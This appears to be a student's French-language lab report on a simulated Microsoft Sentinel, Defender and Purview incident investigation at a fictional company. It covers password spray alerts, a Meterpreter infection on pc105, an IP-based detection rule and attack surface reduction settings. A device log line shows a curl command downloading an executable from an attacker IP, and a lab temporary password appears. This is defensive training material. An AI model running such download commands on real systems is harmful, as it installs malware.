

## CLOUD LABO 6 :


### New Search

**Search Name:** Leaked Q1 Purchasing Data File. Select the best parameters to unlock the search results.

**Attempt 1 of 3**


Move the dials to set the parameters.

#### Locations




SharePoint sites

#### Keywords



Purchasing Data Q1

#### Conditions



Sender / Author

Select the key evidence to add it to your Journal, then select DONE.

☐ Target Path: SharePoint\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Documents\Technology\Purchasing Data Q1 Notes.docx

☐ Target Path: SharePoint\sites\Technology\Shared Documents\Purchasing Data Q1 Notes.docx

☒ Target Path: SharePoint\Amari Rivera.zip\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Documents\Excel data files\BFYO Purchasing Data - Q1.xlsx

☐ Target Path: SharePoint\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Attachments\BFYO Q1 Purchasing Data Request.docx

DONE

J'ai décidé de choisir celui-ci car c'est un fichier excel compressé dans un fichier zip.

Incident de haute sécurité

10 Open incidents 10 New incidents 0 Active incidents

High (1) Medium (9) Low (0) Informational (0)

Search by ID, title, tags, owner or product

Severity: All Status: 2 selected Product name: All Owner: All

Auto-refresh incidents

Severity	Incident ID	Title	Alerts	Product names	Created time	Last update time	Owner
Medium	13	Unfamiliar sign-in properties	1	Azure Active Direct...	11/03/21, 11:15 AM	11/03/21, 11:15 AM	Unassigned
Medium	12	Multi-stage incident involin...	2	Microsoft 365 Defe...	10/29/21, 04:26 PM	10/29/21, 04:30 PM	Unassigned
Medium	9	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:41 AM	10/28/21, 10:41 AM	Unassigned
Medium	8	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:37 AM	10/28/21, 10:37 AM	Unassigned
Medium	7	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:35 AM	10/28/21, 10:35 AM	Unassigned
High	6	Password Spray	1	Azure Active Direct...	10/28/21, 06:44 AM	10/28/21, 06:44 AM	Unassigned
Medium	4	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	3	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	2	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned
Medium	1	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned

Previous 1 - 10 Next

**Password Spray**  
Incident ID: 6

Unassigned New High Severity

Description  
Password spray attack detected

Alert product names  
• Azure Active Directory Identity Protection

Evidence  
N/A 1 Alerts 0 Bookmarks

Last update time  
10/28/21, 06:44 AM

Creation time  
10/28/21, 06:44 AM

Entities (2)  
• amari.rivera@bestf...  
• 199.249.230.167  
View full details >

Tactics (1)  
• Credential Access

Incident workbook  
Incident Overview

Analytics rule  
Create incidents based on Azure Active Directory Identity Protection al...

Tags  
+

Incident link  
https://portal.azure.com/#asset/Microsoft\_Azure\_Security\_Insig...

View full details Actions

J'ai ensuite été chercher dans les log avec ce filtre ou j'ai trouvé dans log intéressant

Microsoft Sentinel > Microsoft Sentinel

Microsoft Sentinel | Logs

Selected workspace: 'sentinelworkspace'

New Query 1\*

AzureSentinelWorkspace Run Time range: Last 7 days Save Share New alert rule Export Pin to dashboard Format query

1 search In (SecurityAlert) 'amari.rivera'

Results Chart Columns Add bookmark Display time (UTC+00:00) Group columns

Completed. Showing results from the last 7 days. 00:00:06 6 records

TimeGenerated (UTC)	Stable	DisplayName	AlertName	AlertSeverity	Description	ProviderName	Vendor
10/29/2021 11:31:39.938 PM	SecurityAlert	[Test Alert] Suspicious Powershell commandline	[Test Alert] Suspicious Powershell commandline	Informational	This is a test alert A suspicious Powershell commandline was fo...	MDATP	Micro
10/29/2021 11:31:39.959 PM	SecurityAlert	Reflective dll loading detected	Reflective dll loading detected	Medium	Suspicious memory allocation patterns were observed in this p...	MDATP	Micro

Stable SecurityAlert

TenantId 2de9d6df-9300-4ed8-8b5b-ad5163a660ec

TimeGenerated [UTC] 2021-10-29T23:31:39.959Z

DisplayName Reflective dll loading detected

AlertName Reflective dll loading detected

AlertSeverity Medium

Description Suspicious memory allocation patterns were observed in this process that indicate a dll was loaded reflectively. Reflective dll loading bypasses the operating system provided mechanism to load a dll and is a strong indication of malicious behavior. Pentesting fr

ProviderName MDATP

VendorName Microsoft

VendorOriginalId da63771167887298890\_358011880

SystemAlertId 80b846cf-b4d8-39ab-2e92-27a3a32a0e93

AlertType WindowsDefenderAtp

IsIncident false

Page 1 of 1 50 items per page 1 - 6 of 6 items

J'ai également trouvé un incident avec deux fichiers .exe

**Incident** ...  
Incident ID 12

Refresh

**Multi-stage incident involving Execution & Defense e...**  
Incident ID: 12  
Investigate in Microsoft 365 Defender

Unassigned Owner | New Status | Medium Severity

Alert product names  
• Microsoft Defender for Endpoint

Evidence  
N/A | 2 Alerts | 0 Bookmarks

Last update time: 10/29/21, 04:30 PM | Creation time: 10/29/21, 04:26 PM

Entities (15) (Preview)  
• amari.rivera@bestfo...  
• pc105  
• patch.exe  
• cmd.exe

Tactics (2)  
• Defense Evasion  
• Execution

Incident workbook  
Incident Overview

Tags  
+

Incident link  
https://portal.azure.com/#asset/Microsoft\_Azure\_Security\_Insights/...

Last comment (Total: 0)  
Write a comment...

Investigate | Actions

**Timeline** | Alerts | Bookmarks | Entities (preview) | Comments

Search | Timeline content: All | Severity: All | Tactics: All

Oct 29 4:24 PM | Reflective dll loading detected  
Medium | Detected by Microsoft Defender for Endpoint | Tactics: Defense Evasion | View playbooks

Oct 29 4:15 PM | A malicious PowerShell Cmdlet was invoked on the machine  
Medium | Detected by Microsoft Defender for Endpoint | Tactics: Execution | View playbooks

Please select

Taper ici pour rechercher

j'ai ensuite trouvé les logs dans office 365 defender

**Return to Sentinel**

Incidents > Multi-stage incident involving Execution & Defense evasion on one endpoint > pc105

**pc105**  
Medium | Active

Manage tags | Go hunt | Isolate device | Restrict app execution | Run anti

**3 Critical Facts**

**Device summary**

Tags: No tags found

Security Info

Open incidents: 1

Active alerts: 2

Exposure level: Medium

Risk level: Medium

Device details

Domain: Workgroup

OS: Windows 10 64-bit Version 20H2 Build 19042.1288

Health state: Active

Data sensitivity: None

IP addresses: ...

**Timeline**

Highlighted alert: Meterpreter post-exploitation tool

Export | Search | Full screen | Oct 22, 2021 - Oct 29, 2021 | Choose columns | Filters

Event time	Event	Additional information
11/2/2021, 11:16:06.246 AM	Microsoft_Office_Office Feature Updates.xml file observed on host	
10/29/2021, 4:18:28.036 PM	patch.exe read potentially valuable file ShoppingList.sip	T1005: Data from Local S...
10/29/2021, 4:15:56.832 PM	A malicious PowerShell Cmdlet was invoked on the machine	Execution
10/29/2021, 4:15:22.937 PM	Meterpreter post-exploitation tool	SuspiciousActivity
10/29/2021, 4:15:22.937 PM	Event of type [AntivirusDetectionActionType] observed on device	SuspiciousActivity
10/29/2021, 4:15:14.268 PM	svchost.exe established connection with 40.78.197.35:443 (x10 events data microsof...	
10/29/2021, 4:12:53.101 PM	patch.exe established connection with 20.108.242.184:443	
10/29/2021, 4:12:48.053 PM	SearchApp.exe established connection with 32.96.69.2:443	
10/29/2021, 4:09:22.307 PM	svchost.exe created process audlogd.exe	
10/29/2021, 4:09:18.941 PM	curl http://20.108.242.184/name.exe -o patch.exe	NetworkConnection   SuspiciousActivity
10/29/2021, 4:09:18.523 PM	curl.exe created file patch.exe	
10/29/2021, 4:14:06.930 PM	svchost.exe created registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sys...	

**Multi-stage incident involving Execution & Defens...**  
Manage incident | Consult a threat expert | Comments and history

Summary | Alerts (2) | Devices (1) | Users (1) | Mailboxes (0) | Investigations (0) | **Evidence and Response (3)** | Graph

Evidence summary (3)

Processes (3)

Verdict	Process Name	Process ID	Device
Suspicious	patch.exe	6836	PC105

1-3 of 3 | Choose columns | 30 items per page

Home
>
Best For You Organics
>
Security
>
Identity Protection

Identity Protection | Risky users

Search (Ctrl+J)

Learn more
Download
Select at
Confirm user(s) compromised
Dismiss user(s) risk
Refresh
Columns
Got feedback?

Overview

Diagnose and solve problems

Protect

User risk policy

Sign-in risk policy

MFA registration policy

Report

Risky users

Risky sign-ins

Risk detections

Notify

Users at risk detected alerts

Weekly digest

Troubleshooting + Support

Virtual assistant (Preview)

Troubleshoot

New support request

Auto refresh: Off
Show dates as: Local
Risk state: 2 selected
Status: Active
Add filters

User	Risk state	Risk level
<input type="checkbox"/> User T1	At risk	Medium
<input type="checkbox"/> SFYO Admin	At risk	Medium
<input type="checkbox"/> Adele Vance	At risk	Low
<input type="checkbox"/> Isaiah Langer	At risk	Low
<input type="checkbox"/> Alex Wilber	At risk	Low
<input type="checkbox"/> Debra Berger	At risk	Low
<input type="checkbox"/> Nestor Wilke	At risk	High
<input type="checkbox"/> Johanna Lorenz	At risk	Low
<input checked="" type="checkbox"/> Amari Rivera	At risk	High
<input type="checkbox"/> Megan Bowen	At risk	Low
<input type="checkbox"/> Emily Braun	At risk	High
<input type="checkbox"/> Quinn Anderson	At risk	Medium
<input type="checkbox"/> Pradeep Gupta	At risk	Low
<input type="checkbox"/> Enrico Cattaneo	At risk	Low
<input type="checkbox"/> Christie Cline	At risk	Low
<input type="checkbox"/> Grady Archie	At risk	Low

Risky User Details

User's sign-ins
User's risky sign-ins
User's risk detections

Basic info
Recent risky sign-ins

User
Amari Rivera

Roles
User

Username
amari.rivera@bestforyouorganic.com@microsoft.com

User ID
66464896-2aef-43a3-bf11-358c0b64b60b

Risk state
At risk

Risk level
High

Details
-

Risk last updated
10/26/2021, 6:49:17 AM

Office location
United States

Department

Mobile phone

**Microsoft Azure**

Home > Best For You Organics > Security > Identity Protection

## Identity Protection | Risk detections

Search [Ctrl+F]

Learn more Download Refresh Columns Get feedback?

Detection time	User	IP address	Location	Detection type	Risk level
11/3/2021, 11:12:48 AM	BFO Admin	68.226.28.109	Mesa, Arizona, US	Unfamiliar sign-in properties	At risk
10/28/2021, 10:39:48 AM	Quinn Anderson	195.220.102.243	Berlin, Berlin, DE	Anonymous IP address	At risk
10/28/2021, 10:34:54 AM	Quinn Anderson	199.195.253.184	Staten Island, New York, US	Anonymous IP address	At risk
10/28/2021, 10:33:15 AM	Quinn Anderson	199.195.253.184	Staten Island, New York, US	Anonymous IP address	At risk
10/28/2021, 2:25:43 AM	Aman Rivera	199.249.230.167	San Angelo, Texas, US	Password spray	At risk
10/27/2021, 4:34:23 PM	Quinn Anderson	82.221.131.71	Raykjavik, Hofufborgarsvaedi, IS	Anonymous IP address	At risk
10/27/2021, 4:34:19 PM	Quinn Anderson	82.221.131.71	Raykjavik, Hofufborgarsvaedi, IS	Anonymous IP address	At risk
10/27/2021, 2:49:39 PM	Emily Braun	199.249.230.167	San Angelo, Texas, US	Anonymous IP address	At risk
10/27/2021, 2:49:31 PM	Emily Braun	199.249.230.167	San Angelo, Texas, US	Anonymous IP address	At risk

### Risk Detection Details

- User's risk report
- User's sign-ins
- User's risky sign-ins

Detection type	Details
Password spray	-
Risk state	-
Risk level	High
Risk detail	-
Source	Identity Protection
Detection timing	Offline
Activity	Sign-in
Detection time	10/28/2021, 2:25 AM
Detection last updated	11/4/2021, 3:33 PM
Token issuer type	Azure AD
Sign-in time	10/27/2021, 2:49 PM
IP address	199.249.230.167
Sign-in location	San Angelo, Texas, US
Sign-in client	Mozilla/5.0 (Windows NT 10.0; Win7.0)
Sign-in request id	9c31ba3f-9fc7-4507-b4a4-76d81fb9b01
Sign-in correlation id	11d0108f-cad8-416d-979f-7c31b524b383

## Reset password

Amari Rivera

✔ Password has been reset

Provide this temporary password to the user so they can sign in.

Temporary password ⓘ

★

Wuga9037

sk last updated ↑↓

/3/2021, 11:20:0

6/2021, 3:30:33 PM

2/2021, 11:28:33 AM

2 Bonus Facts

Je vais ensuite mettre en place une politique de gestion de risque pour l'application e commerce (zero trust) je vais créer notre propre policy en appliquant les règles sur le groupe suivant.

### Choose users and groups

Who will this policy apply to? Note that risk policies show groups by email address. Choose the group, then select DONE.

- ☐ AllCompany@bestforyouorganic.onmicrosoft.com
- ☒ ECommerceApp@bestforyouorganic.onmicrosoft.com
- ☐ Operations@bestforyouorganic.onmicrosoft.com
- ☐ SalesAndMarketing@bestforyouorganic.onmicrosoft.com

DONE



SharePoint sites



Sensitive info types

# Review and finish

## Policy name

eCommerce PCI DSS auto-labeling policy

[Edit](#)

## Label and policy settings

Label Confidential eCommerce App Team

Exchange overwrite label false

[Edit](#)

## Policy template type

PCI Data Security Standard (PCI DSS)

[Edit](#)

## Info to label

Credit Card Number

## Apply to content in these locations

Exchange email All

SharePoint sites All

OneDrive accounts All

[Edit](#)

## Exclude content from these locations

Exchange email None

SharePoint sites None

OneDrive accounts None

[Edit](#)

## Rules for auto-applying this label

Exchange email 1 rule

SharePoint 1 rule

OneDrive 1 rule


[Edit](#)

## Mode


Simulation

[Back](#)

[Create policy](#)



Je peux ensuite passer à la partie 2



je passe à l'étape 2 :

Mettre en place une étiquette de sensibilité pour l'équipe de l'application de commerce électronique



## Assign permissions now

Per the legal team, authentication is required. But valid users should always have access to the file. Choose Office files, then select DONE.

### User access to content expires:

Never

### Allow offline access:

Never

### Assign permissions to specific users and groups:

eCommerce app team

## I hope you had a great lunch! Ready to dive in?

Select a lead to investigate.



Tutorial



Morning  
Investigation



Afternoon  
Investigation



Evening  
Investigation



Who  
Hacked?

#### Available Leads

Set Up Compliance  
Policies



Enquêter sur l'appareil d'Amari dans Microsoft 365 Defender



J'ai d'abord commencé par chercher les log sur l'adresse ip 20.108.242.184.

The screenshot shows the Microsoft Defender Advanced Hunting interface. On the left is a navigation pane with categories like Home, Incidents & alerts, Hunting, Endpoints, and Vulnerability management. The main area is titled 'Advanced Hunting' and has tabs for Schema, Functions, and Queries. A 'New query' section at the top right includes a 'Run query' button and options to save or share the query. Below this, a query is entered: `search '20.108.242.184'`. The 'Results' tab is active, displaying a table with 6 items. The table has columns: Stable, Timestamp, AlertId, Title, Category, Severity, and ServiceSource. The results show several 'DeviceNetworkEvents' and 'DeviceEvents' from October 29, 2021.

Stable	Timestamp	AlertId	Title	Category	Severity	ServiceSource
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM					
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM					
DeviceEvents	Oct 29, 2021 11:05:34 PM					
DeviceEvents	Oct 29, 2021 11:09:18 PM					
DeviceEvents	Oct 29, 2021 11:12:42 PM					
DeviceFileEvents	Oct 29, 2021 11:09:18 PM					

En cliquant sur les log, je peux constater les évènements sur l'ordinateur, le user, la date, et le fichier exécuter, etc..

This screenshot shows the same Microsoft Defender Advanced Hunting interface, but with the 'Inspect record' panel open on the right. The panel displays details for the selected event (DeviceNetworkEvents). It shows the asset 'pc105' with a risk level of 'Medium' and a status of '1 Cr'. The 'All details' section lists various fields: Stable, Timestamp, RemoteIP (20.108.242.184), DeviceId, DeviceName (pc105), LocalIP (10.10.0.7), ActionType (ConnectionSuccess), Protocol (Tcp), ReportId (13324), InitiatingProcessAccountDomain (pc105), and InitiatingProcessAccountName.

Stable	Timestamp	AlertId	Title
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceEvents	Oct 29, 2021 11:05:34 PM		
DeviceEvents	Oct 29, 2021 11:09:18 PM		
DeviceEvents	Oct 29, 2021 11:12:42 PM		
DeviceFileEvents	Oct 29, 2021 11:09:18 PM		

j'ai ensuite été voir dans pc 105 et nous pouvons voir les fichier zip ainsi que les exécutable.

Microsoft 365 Defender

Threat analytics > pc105 > Live response on pc105

**Live response on pc105** Connected Disconnect session Upload file to library

**Entity summary**

Device details  
View device details

What would you like to do next?  
Choose the next action for the Live Response command prompt:

1. cd 'Shopping List'
2. cd ShoppingList.zip
3. cd ..
4. Disconnect session

**Command console** **Command log**

```
C:\> connect
Connection currently active. [last communication: 2021-11-12 18:24:16.483000+00:00]

C:\> cd \patch

C:\patch> dir
Path
-----
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\patch.exe
2021-10-29 23:09:18 2021-10-29 23:09:18 7168 false false f
C:\patch\ShoppingList
2021-10-29 23:33:36 2021-10-29 23:33:36 0 true false f
C:\patch\ShoppingList.zip
2021-10-29 23:33:36 2021-10-29 23:33:36 4518302 false false f

C:\patch>
```

Command index

Path	Created	Modified	Size	Is Directory	Read Only	Attributes
C:\patch\..	2021-10-29 21:39:31	2021-11-04 19:09:52	0	true	false	f
C:\patch\..	2021-10-29 21:39:31	2021-11-04 19:09:52	0	true	false	f
C:\patch\patch.exe	2021-10-29 23:09:18	2021-10-29 23:09:18	7168	false	false	f
C:\patch\ShoppingList	2021-10-29 23:33:36	2021-10-29 23:33:36	0	true	false	f
C:\patch\ShoppingList.zip	2021-10-29 23:33:36	2021-10-29 23:33:36	4518302	false	false	f

## Search for Internal Communication Containing the IP Address

j'ai ensuite regardé si l'adresse ip n'avons pas été mentionné dans un mail.

Microsoft Purview

**Content search**

Search your organization for content in emails, documents, Skype for Business conversations, and more. You can then preview and export the search results.

Search Export

+ New search Search by ID List Export Refresh

Name	Description	Last run time
Amari	Enter a friendly description	Nov 18, 2021 7:38 PM

**Export results**

When you start this export, we'll begin getting these search results ready for download. This may take a while depending on the size of your search results. [Learn more](#)

**Population**  
Searchable Files: Amari

**Output options**

☐ All items, excluding ones that have unrecognized format, are encrypted, or weren't indexed for other reasons

☒ All items, including ones that have unrecognized format, are encrypted, or weren't indexed for other reasons

☐ Only items that have an unrecognized format, are encrypted, or weren't indexed for other reasons

**Export Exchange content as**

☐ One PST file for each mailbox

☒ One PST file containing all messages

☐ One PST file containing all messages in a single folder

☐ Individual messages

☐ Enable de-duplication for Exchange content


☐ Include versions for SharePoint files

☐ Export files in a compressed (zipped) folder. Includes only individual messages and SharePoint documents.

**Estimation**

After starting the export, a new export object with name "Text\_Export" will be created in the Export table. To see status and download results, select the "Export" menu option.


**Export** **Cancel**



et voilà le mail contenant notre adresse ip avec l'exécutable qui vient d'Angel Brown.

### Investigate IP Address in Sentinel :

J'ai d'abord regarder dans les logs et j'ai découvert que amary était le seul à s'être connecté à cette adresse ip.



J'ai commence par créer une une règle nrt avec sentinel pour détecter lorsqu'un ordinateur se connecte à l'adresse ip 20.108.242.184

Create an analytics rule that will run on your data to detect threats.

### Analytics rule details

Name \*

Rule for 20.108.242.184



Description

Alert whenever this IP is contacted



Tactics

0 selected



Severity

Medium



Status

Enabled

Disabled

General Set rule logic Incident settings (Preview) Automated response Review and create

Define the logic for your new analytics rule.

### Rule query

The rule will run once every minute, and will capture events with an ingestion time in the past minute ⓘ

```
DeviceNetworkEvents  
| where RemoteIP == '20.108.242.184'
```

[View query results >](#)

Your query is limited to a single table and to watchlists.

### Alert enrichment (Preview)

- ✓ Entity mapping
- ✓ Custom details
- ✓ Alert details

### Suppression

Stop running query after alert is generated ⓘ

On

Off

Where remote ip pour détecter la connexion dans les log.

Et voilà ma règle créée

## Analytics rule wizard - Create a new NRT rule ...

✓ Validation passed.

General Set rule logic Incident settings (Preview) Automated response Review and create

### Analytics rule details

Name ✓ Rule for 20.108.242.184  
Description Alert whenever this IP is contacted  
Tactics Initial Access  
Severity Medium  
Status Enabled

### Analytics rule settings

Rule query ✓ DeviceNetworkEvents  
| where RemoteIP == '20.108.242.184'  
Suppression Not configured

### Entity mapping

Entity 1: Account  
Identifier: AadUserId, Value: InitiatingProcessAccountUpn  
Entity 2: IP  
Identifier: Address, Value: RemoteIP  
Entity 3: Host  
Identifier: HostName, Value: DeviceName  
Entity 4: Process  
Identifier: CommandLine, Value: InitiatingProcessCommandLine

Custom details ☐  
Not configured

Previous

Create

## Configure Windows Security Baseline

How do you reduce vulnerabilities, or attack surfaces, in your applications with intelligent rules that help stop malware?

- ☒ Enable attack surface reduction rules
- ☐ Enable hardware-based protection
- ☐ Enable network control
- ☐ Enable web folder access

DONE

Voici les règles de protection contre le phishing.

Select the configuration settings you would choose to protect against this phishing scenario.

- ☒ Block Office communication apps from creating child processes
- ☒ Block all Office applications from creating child processes
- ☐ Scan removable drives during full scan
- ☐ Block executable content download from email and webmail clients
- ☒ Block execution of potentially obfuscated scripts (js/vbs/ps)
- ☐ Block untrusted and unsigned processes that run from USB
- ☐ Block Office applications from injecting code into other processes
- ☒ Block Win32 API calls from Office macro
